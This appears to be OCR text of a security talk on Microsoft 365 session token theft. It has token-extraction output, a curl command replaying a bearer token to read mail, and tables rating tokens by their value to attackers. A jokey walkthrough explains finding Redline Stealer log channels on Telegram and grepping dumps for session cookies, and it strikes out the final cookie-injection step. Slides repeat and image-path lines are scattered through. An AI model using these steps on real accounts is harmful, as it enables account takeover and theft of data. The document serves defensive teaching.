xbHFONC9VdVNGYTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgxOjR
```


```
------------------------Extracted Token Information:
[*] Username:
        lowpriv@HuskyWorks.onmicrosoft.com
[*] From process:
        EXCEL
[*] Audience:
        https://graph.microsoft.com/
[*] Scope:
        AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
xbHFONC9VdVNGYTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgxOjR
```

```
------------------------Extracted Token Information:
[*] Username:
        lowpriv@HuskyWorks.onmicrosoft.com
[*] From process:
        EXCEL
[*] Audience:
        https://graph.microsoft.com/
[*] Scope:
        AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
xbHFONC9VdVNGYTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgxOjR
```

```
-----------------------Extracted Token Information:
[*] Username:
        lowpriv@HuskyWorks.onmicrosoft.com
[*] From process:
        EXCEL
[*] Audience:
        https://graph.microsoft.com/
[*] Scope:
        AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
[*] Token:
eyJ0eXAiOiJKV1QiLCJub25j
dzFzVUhIMCIsImtpZCI6Ikwx
3cy5uZXQvMzhhMjZlZjAtMjg
jciI6IjEiLCJhaW8iOiJBVlF
xbHFONC9VdVNGYTlyTWdiRFI
tNDEwMi1hZWZmLWFhZDIyOTJ
hZGRyIjoiMjYwMzo3MDgxOjR
```


JWT
Debugger
Libraries
Introduction
Ask
Crafted by
Auth0 by Okta
"scp": "AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create offline_access openid Organization.Read.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic profile SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read",
"sub": "NDOxhz7bkdXP8IfIX-4ZCk9Kz2PtPXJD2_A2dengtww",
"tenant_region_scope": "NA",
"tid": "38a26ef0-285e-46b8-a957-d5ed1ad057d3",
"unique_name": "lowpriv@HuskyWorks.onmicrosoft.com",
"upn": "lowpriv@HuskyWorks.onmicrosoft.com",
"uti": "31hXaLcCy0KykuUH1OcHAg",
"ver": "1.0",
"wids": [

*“Hello, Graph API! I’d like to retrieve my emails, please. Oh, you need me to prove that I’m me? Here’s my **token**!”*


husky@mattlab:~$ curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6ImdESy1ncUJJcS1RTUgyeERMRE5RejgxVTVBYTFsM3BF
> https://graph.microsoft.com/v1.0/me/messages
ents":false,"internetMessageId":"<DM6PR16MB306839A5A2F7A891618B6B48896A2@DM6PR16MB3068.namprd16.prod.outlook.com>","subj
ect":"Welcome to your digest","bodyPreview":"Private to you\r\n\r\n\r\n\r\nHi, lowpriv,\r\nWelcome to your new digest fr
om Microsoft Viva\r\n\r\n\r\nWork smarter with Microsoft Viva Insights\r\nExplore insights on your work patterns in area


Type	Expiration Default	Used For	Where to find one	Value to Attacker
Access Token	Random value between 60-90 mins (75 min average)	Specific combo of user, client, and resource	Browser cookies, browser memory, Office application memory	**High** **Access resources as that user.**
Refresh Token	90 days (🤯!!!) by default, 24 hours for single page app refresh tokens	Used to retrieve additional access tokens	Issued with an access token Stolen from session authentication	**Really High** **Persistent access to some resources.**
Primary Refresh Token	14 days, but renewed automatically (effectively infinite)	SSO for M365 on hybrid Azure joined hosts	BrowserCore.exe browser extension requests them for SSO joined devices Attackers can masquerade as BrowserCore.exe 😈	 **You are now that user, full stop. Their SSO access is yours.**

Type	Expiration Default	Used For	Where to find one	Value to Attacker
ESTSAUTH	24 hours	SSO for user logging into M365 Office applications	Browser cookies, browser memory	**High** **Log into Office web UI as that user**
ESTSAUTHPERSISTENT	90 days	SSO for user logging into M365 Office, but good for multiple sessions across 90 days	Browser cookies, browser memory	**Very High** **Like ESTSAUTH, but better**

How are tokens actually stolen? 🤔

Passive Session Token Theft


How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)


https://www.breachsense.com/telegram-channels/

HUNTRESS


Borwita F R E E Logs [REDLINE]
4,990 subscribers
Pinned message
What you need to know: • Logs are posted daily on...
ZIP Password: Borwita
PM: @Borwita
To Join The PREMIUM Logs Group / Request Private Logs&Data
135 120 111 74 8
9500 11:30 AM
Borwita F R E E Logs [REDLINE]
Borwita-October-2375-Logs.zip
1022.7 MB
Logs [OCTOBER-2022] [2375 Pcs]
Forwarded From Borwita Premium Groups
ZIP Password: Borwita
PM: @Borwita
To Join The PREMIUM Logs Group / Request Private Logs&Data
148 132 112 62 40 3
10.4K 11:32 AM
Channel Info
Borwita F R E E Lo...
4,990 subscribers
t.me/BorwitaFreeLogs
Link
To join the PREMIUM logs group.
PM Admin
2 Weeks = 349 $
1 Month = 649 $
2 Months = 1150 $
Lifetime = 2490 $
There are no discounts, stop bothering me
Description
Notifications

Passive Session Token Theft

How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)

https://www.breachsense.com/telegram-channels/


Two! Download any of the most recent Redline Stealer log dumps you can find. The more recent, the better!

HUNTRESS

⚠️ **Warning**: You are downloading files from a den of thieves. Keep that in mind before you dive in head first.

Passive Session Token Theft


How To (Almost) Do Crimes



One! Hop on Mullvad VPN and make a burner Telegram account and find any of the numerous Redline Stealer Log channels (these are not hard to find)


https://www.breachsense.com/telegram-channels/

Two! Download any of the most recent Redline Stealer log dumps you can find. The more recent, the better!



Three! Grep for onmicrosoft.com or login.microsoftonline.com or ESTSAUTHPERSISTENT or eyJ0


HUNTRESS



ESTSAUTHPERSISTENT cookie: persistent SSO M365 cookie, valid for 90 days by default

Passive Session Token Theft


How To (~~Almost~~) Do Crimes



~~Four! Inject the session cookie into your browser and refresh the page.~~

~~Congratulations, you've committed a crime!~~

HUNTRESS


Cookie-Editor - Import
v1.13.0
Ad Incogni | Want to stop robocalls and spam emails today?
Not interested
Later
Supported format: JSON, Header string, Netscape.
(your JSON cookie blob would go here
but like, seriously fam, don't do this
if you inject a stolen session token and authenticate, you've committed a crime. and that's on you)
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Sign-in options

Passive session token theft is low risk / medium reward from the attacker perspective.

